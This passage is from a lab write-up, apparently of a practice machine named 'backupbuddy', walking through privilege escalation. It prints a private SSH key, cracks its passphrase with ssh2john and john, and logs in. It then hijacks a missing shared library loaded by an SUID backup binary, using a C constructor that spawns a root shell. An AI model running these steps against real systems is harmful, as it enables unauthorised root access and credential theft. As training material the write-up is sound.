v5800VpAxLSZntPNShbe0fOnzMRWdPxPxXDM6iaV2FXUjhkmAhrph6u1FV/FDly4c94wlY
9Fma+P5qIfM0W7HXJ5GTtGPwRCboeDl3gBs75v89ZVxqKSUqaO9inKLuV1geghC6+OUqCB
s9PTdLIFEJRmm6Gvq54XuyapLtq7PBv1rTBG1fIch4WW/Tqi7Hr92KKOzDl8zgKM7CMNVa
G18fSKta1aH4WX5kZjgtI/GDijnh9EbmOo2U/TiDr+Y9I7bidHM+pUvO37YhUX/yb9n9lX
CqQEVqPwvXiJdqbP8SOd/SkQis1bS7HBu+PHVYMOaXoO8bGm49c3ewbhuv2uIqC0N3GAKx
gXTaTXuEt9A5IMIl7CfwjSN1ToI=
-----END OPENSSH PRIVATE KEY-----
```


PHP File Manager

I see now that my capture of /etc/passwd would have worked. I just needed to do "//" before /etc. No worries! Now that I have the id_rsa for the user Brian I need to see if I can log in as Brian via SSH.

Ill start by downloading the key onto my local machine.

```
┌──(root㉿kali)-[~/backupbuddy]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBFMAC+0R
tg6eqAS82JZwpwAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQC6xxWqgI3G
z/m5HGlQPx0n7MbCxwSlYMOooqL6siXRy9LUdfNieT1cmigVV0fDVtAiXlZSFbWi2pZKAN
IarU73t76Q8FNbg3hR5JpaN7M4hECSAqp8ySTYIkNCTCqYX0y3LOy9fDvKn4VMKcPseDgK
vOxzltF2Dt+xaeNcvMwQpNl64gGjUKSdvQ22vM9H3uIXSlp7GCDCAVAsJ5dmVS8me0bqqf
0rhm9hs695fjXhIjLjOeRh+0TwxROR+hEaSqqhwtJl4pZ7V+RzGVcy2kLO5ikdVfinUrK/
pujnXZHYcTlK7790pgDQTnP12xjRwKl8Z0XEiQSEN1Kqsipl5kacTGydSfLpbsTgXGwvqL
5kgt9N+J/XeAyAq61IMMDJDymOdwRPT8ecA6R2ZMsAWYFfLFZRssB/ckjRwq4XCHH8CwyR
KsARDqw3U+KqSp0//iAvnpQuX1KExlp0Ja+8TDSgmctiT6liOZjJavm8SflSXwhgUPXnIg
h4nWfL2gj1mcMAAAWQGP8t3Bg9AMkLjtcP84Bd890D3knD6c6H4AqZBeUHDapuyXui8q7Z
jCLP0UZOBVsKd0LUJE7UHwZgN10hIrcAqrOyly4loxr2NlmK2P4vMRHaeKRUsgcNpMSzil
nllz5D0j9RMbN4UmGVMSEnC8NzhLsZs5NMI8cSz75NWxUp0fjRBkyHaYmRAEVCfoUN90cX
mbqDsyhssSdUlBsg5×62BPL61vjPEHmsCeYoDV3ik+8ooAuW2EiYhdfALhnEAOQv/uiEfV
dP39L+qt6eqVLRdkPoaK0qho0ckC8UZejpce1hYrbPs+tHsaqLfKlhjL7Zh+3nqzRd+Mc2
hrDO+G4MyGvVyhYV8XwEzxysnwl5u8rOfUvY86dkLUB2VB0uz61g3CXA4vye6A9AaBk4Cs
h7acnscPC5a6kzssEZk0EwP+/OxjahShQ/r3g6W6kJ7×9r1haPBd5uc/TTK1vYVs646xnK
XL40iqzevxX2wlUk/aElhBVeHPcibB1y5/Kk/1iBC3S4WS5xwyYsVxYI1lYyUQGklF61jf
25GaUcjizothgfmKIErHxbOiaHqyL0D+XEkRZX6FasSofA8W6Ie2J/o+F/YsNVBxMI3Y9d
o8GjESSD2qHV3tO/fE6Ag36NEpQ8QCssnKYrCQb16CEOXOCk6JxxjloPdfVRQdbM8zrxsu
dB8MRmbs031r0+A8PapLvKesXEQybfgQerZZT4SRqX8pQr6typ+wphs2FEMbfCqCn+tq5g
QmZwPROJew6VRdzK2oVE05iG185a6OxIQCkN34ZdesYHeFaKL/DS1GYLAZeJYJmdzba98z
ANbynG3VuCGyespCN9hyWsqxeATaYQiohYF3J0A2dhg9OwuYtr+1AjukK/zJYoVvqHkB4j
rokpPEKFakWvKnRUOAO5KlHi+Fn5R8efeGEDr50sc2nJN0MvGXIJg2tX6orCIvxkXtRyXu
Uz1aeWEDnAPfY6Cb8XzSqF7RL0P25sja4TGrWSQb1Ph2/7wihcDAm32jOMbBjQWQcs8MEQ
e8L1GfmzRdpdA3×5f6KdVLZJVzc5n8wMaYhszqV4GFprJDgQ6Kt/Sm/DimZeJTbibrt7u2
V9VTsdhBQEKGUuhW/FYYzLSSRwcMOW8x/97ROKTd8QNXRuWPVjbamx1wKA6XPmwAs6iaRk
a6isfJdYrh3fShv1uh8FNXsp6p628ZR5XKIZqaavcIzghGSnfDdWJmA/X2zmrmPW5eOsx3
DVqBcUaALMUkkLti808Nz9EULzKYJaDGKUdRZqH9umR1MFEbvP6ExPcR0y5YZe8pQUMpMT
7VRR9Z0rD8oxi8qsMLMrK+Cy7F5gaX84hcO0eW3NWPZbAmtgxIApYK6uFSSdIR7CP6RhCf
5oXxIlyxeSFfjWTyr/3g2sb0WkyKz3i/OOkBv39khcz6fU1JCdnn9f9IM8pboApekgV2oN
w0TJd+ygdYIcPFRNIKFJ6S0mM8gq0helyNvRq251SV70OfeKydr7/YP1emJnmO/ELp3l+G
v5800VpAxLSZntPNShbe0fOnzMRWdPxPxXDM6iaV2FXUjhkmAhrph6u1FV/FDly4c94wlY
9Fma+P5qIfM0W7HXJ5GTtGPwRCboeDl3gBs75v89ZVxqKSUqaO9inKLuV1geghC6+OUqCB
s9PTdLIFEJRmm6Gvq54XuyapLtq7PBv1rTBG1fIch4WW/Tqi7Hr92KKOzDl8zgKM7CMNVa
G18fSKta1aH4WX5kZjgtI/GDijnh9EbmOo2U/TiDr+Y9I7bidHM+pUvO37YhUX/yb9n9lX
CqQEVqPwvXiJdqbP8SOd/SkQis1bS7HBu+PHVYMOaXoO8bGm49c3ewbhuv2uIqC0N3GAKx
gXTaTXuEt9A5IMIl7CfwjSN1ToI=
-----END OPENSSH PRIVATE KEY-----
```

Then I will go ahead and run ssh2john so I can crack the password.
ssh2john id_rsa > id_rsa.hash

```
┌──(root㉿kali)-[~/backupbuddy]
└─# ssh2john id_rsa > id_rsa.hash

┌──(root㉿kali)-[~/backupbuddy]
└─# cat id_rsa.hash
id_rsa:$sshng$6$16$453000bed11b60e9ea804bcd89670a70$1910$6f70656e7373682d6b65792d7
3000bed11b60e9ea804bcd89670a70000000100000000100000197000000077373682d727361000000
2fab225d1cbd2d475f362793d5c9a28155747c356d0225e565215b5a2da964a00d21aad4ef7b7be90f
9f854c29c3ec78380abcec7396d1760edfb169e35cbccc10a4d97ae201a350a49dbd0db6bccf47dee2
461fb44f0c51391fa111a4aaaa1c2d265e2967b57e473195732da42cee6291d55f8a752b2bfa6e8e75
4c6c9d49f2e96ec4e05c6c2fa8be6482df4df89fd7780c80abad4830c0c90f298e77044f4fc79c03a4
d3ffe202f9e942e5f5284c65a7425afbc4c34a099cb624fa9623998c96af9bc49f9525f086050f5e72
e9ce87e00a9905e5070daa6ec97ba2f2aed98c22cfd1464e055b0a7742d4244ed41f0660375d2122b7
f5131b3785261953121270bc37384bb19b3934c23c712cfbe4d5b1529d1f8d1064c876989910045427
93ef28a00b96d8489885d7c02e19c400e42ffee8847d574fdfd2feaade9ea952d17643e868ad2a868d
0cef86e0cc86bd5ca1615f17c04cf1cac9f0979bbcace7d4bd8f3a7642d4076541d2ecfad60dc25c0e
af783a5ba909ef1f6bd6168f05de6e73f4d32b5bd856ceb8eb19ca5cbe348aacdebf15f6c25524fda1
eb58dfdb919a51c8e2ce8b6181f98a204ac7c5b3a2687ab22f40fe5c4911657e856ac4a87c0f16e887
402b2c9ca62b0906f5e8210e5ce0a4e89c718e5a0f75f55141d6ccf33af1b2e741f0c4666ecd37d6bd
7c2a829feb6ae604266703d13897b0e9545dccada8544d39886d7ce5ae8ec4840290ddf865d7ac6077
ab17804da6108a88581772740367618 3d3b0b98b6bfb5023ba42bfcc962856fa87901e23ae89293c42
b57ea8ac222fc645ed4725ee533d5a7961039c03df63a09bf17cd2a85ed12f43f6e6c8dae131ab5924
7fa29d54b6495737399fcc0c69886ccea578185a6b243810e8ab7f4a6fc38a665e2536e26ebb7bbb65
5636da9b1d70280e973e6c00b3a89a4646ba8ac7c9758ae1ddf4a1bf5ba1f05357b29ea9eb6f194795
52490bb62f34f0dcfd1142f329825a0c629475166a1fdba647530511bbcfe84c4f711d32e5865ef294
65b026b60c4802960aeae15249d211ec23fa46109fe685f1225cb179215f8d64f2affde0dac6f45a4c
77eca075821c3c544d20a149e92d2633c82ad217a5c8dbd1ab6e75495ef439f78ac9dafbfd83f57a62
ea2695d855d48e1926021ae987abb5155fc50e5cb873de30958f4599af8fe6a21f3345bb1d7279193b
081b3d3d374b2051094669ba1afab9e17bb26a92edabb3c1bf5ad3046d5f21c878596fd3aa2ec7afdd
6e63a8d94fd3883afe63d23b6e274733ea54bcedfb621517ff26fd9fd9570aa40456a3f0bd788976a6
0b43771802b18174da4d7b84b7d03920c225ec27f08d23754e82$16$486
```

john id_rsa.hash --wordlist=/usr/share/wordlist/rockyou.txt
I already have it cracked, but the password is "eugene", easy day!

```
┌──(root㉿kali)-[~/backupbuddy]
└─# john --show id_rsa.hash
id_rsa:eugene

1 password hash cracked, 0 left
```

Now I will log in via ssh
ssh -i id_rsa brian@192.168.188.43

```
┌──(root㉿kali)-[~/backupbuddy]
└─# ssh -i id_rsa brian@192.168.188.43
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Jul 19 03:53:55 AM UTC 2024

  System load:  0.0               Processes:               213
  Usage of /:   62.0% of 9.75GB   Users logged in:         0
  Memory usage: 14%               IPv4 address for ens160: 192.168.188.43
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

64 updates can be applied immediately.
48 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jul 19 02:41:13 2024 from 192.168.45.180
$
```

Go ahead and run bash, makes the shell much better!
/bin/bash

```
Last login: Fri Jul 19 02:41:13 2024 from 192.168.45.180
$ /bin/bash
brian@backupbuddy:~$ id
uid=1000(brian) gid=1000(brian) groups=1000(brian),33(www-data)
brian@backupbuddy:~$
```

By muscle memory I will run sudo -l to check for an easy privilege escalation.
sudo -l

```
brian@backupbuddy:~$ sudo -l
[sudo] password for brian:
Sorry, try again.
[sudo] password for brian:
sudo: 1 incorrect password attempt
brian@backupbuddy:~$
```

Unfortunately, I don't have the sudo password for Brian.
Before I run linpeas, I just want to take a small look around. I noticed there is a custom binary located in /opt and even better, it's and SUID binary!

```
brian@backupbuddy:/opt$ ls
backup
brian@backupbuddy:/opt$ ls -la
total 24
drwxr-xr-x  2 root root  4096 Jul  9 15:18 .
drwxr-xr-x 19 root root  4096 Jun 15  2022 ..
-rwsr-sr-x  1 root root 16168 Jul  9 15:18 backup
brian@backupbuddy:/opt$
```

This means that it will always execute as the root user. I need to find a way to take advantage of this. Ill go ahead and run it to see what the behavior is.
./backup

```
brian@backupbuddy:/opt$ ./backup
Starting backup ...
Aborting. Backup Error!
brian@backupbuddy:/opt$
```

It immediately fails. I tried a few combinations and inputs and it always ended up with the failure. Because this is a binary I cant read the code, but I can run strings to see if there is anything hidden behind the scenes.
strings backup

```
PTE1
u+UH
Starting backup ...
/home/brian/.config/libm.so
Aborting. Backup Error!
Backup successful!
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
```

It looks like the program is relying on a shared library located in /home/brian/.config. Ill go ahead and check that out.

```
brian@backupbuddy:/opt$ ls /home/brian/.config
ls: cannot access '/home/brian/.config': No such file or directory
brian@backupbuddy:/opt$
[0] 0:nc- 2:ssh*
```

Looks like the shared library is missing. That explains why it is failing. Because this location is writable by me and specifically being called by the application, I can take advantage of this SUID and write my own libm.so that executes my own code as the root user. Gurkirat Singh (https://tbhaxor.com/exploiting-shared-library-misconfigurations/) has a great tutorial and explanation on how to accomplish this. I will use his script with a slight modification.

```c
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor))
void bad_stuff() {
        setuid(0);
        setgid(0);
        system("/bin/sh -i");
}
```

Very important to set the setuid and setgid or else it will not work.
Ill go ahead and create the directory and add my C file.
cd /home/brian
mkdir .config
cd /.config
vi ma_libm.c
Its very important to compile the script on the victim machine, Ill do that by running
gcc -shared -fPIC -o libm.so ma_libm.c

```
brian@backupbuddy:~/.config$ cat ma_libm.c
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor))
void bad_stuff() {
        setuid(0);
        setgid(0);
        system("/bin/sh -i");
}
brian@backupbuddy:~/.config$ gcc -shared -fPIC -o libm.so ma_libm.c
brian@backupbuddy:~/.config$ ll
total 28
drwxrwxr-x 2 brian brian  4096 Jul 19 04:18 ./
drwxr-x—— 6 brian brian  4096 Jul 19 04:18 ../
-rwxrwxr-x 1 brian brian 15680 Jul 19 04:18 libm.so*
-rw-rw-r-- 1 brian brian   138 Jul 19 04:18 ma_libm.c
```

All I need to do now is run the binary!

```
brian@backupbuddy:~/.config$ cd /opt/
brian@backupbuddy:/opt$ ./backup
Starting backup ...
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data),1000(brian)
#
[0] 0:nc- 2:ssh*Z
```

And grab the proof.txt file!

```
# cd /root
# ls
proof.txt  snap
# cat proof.txt
2eddf807e3[redacted]
#
[0] 0:nc- 2:ssh*Z
```

Thank you for taking the time to read this write up! Happy Hacking!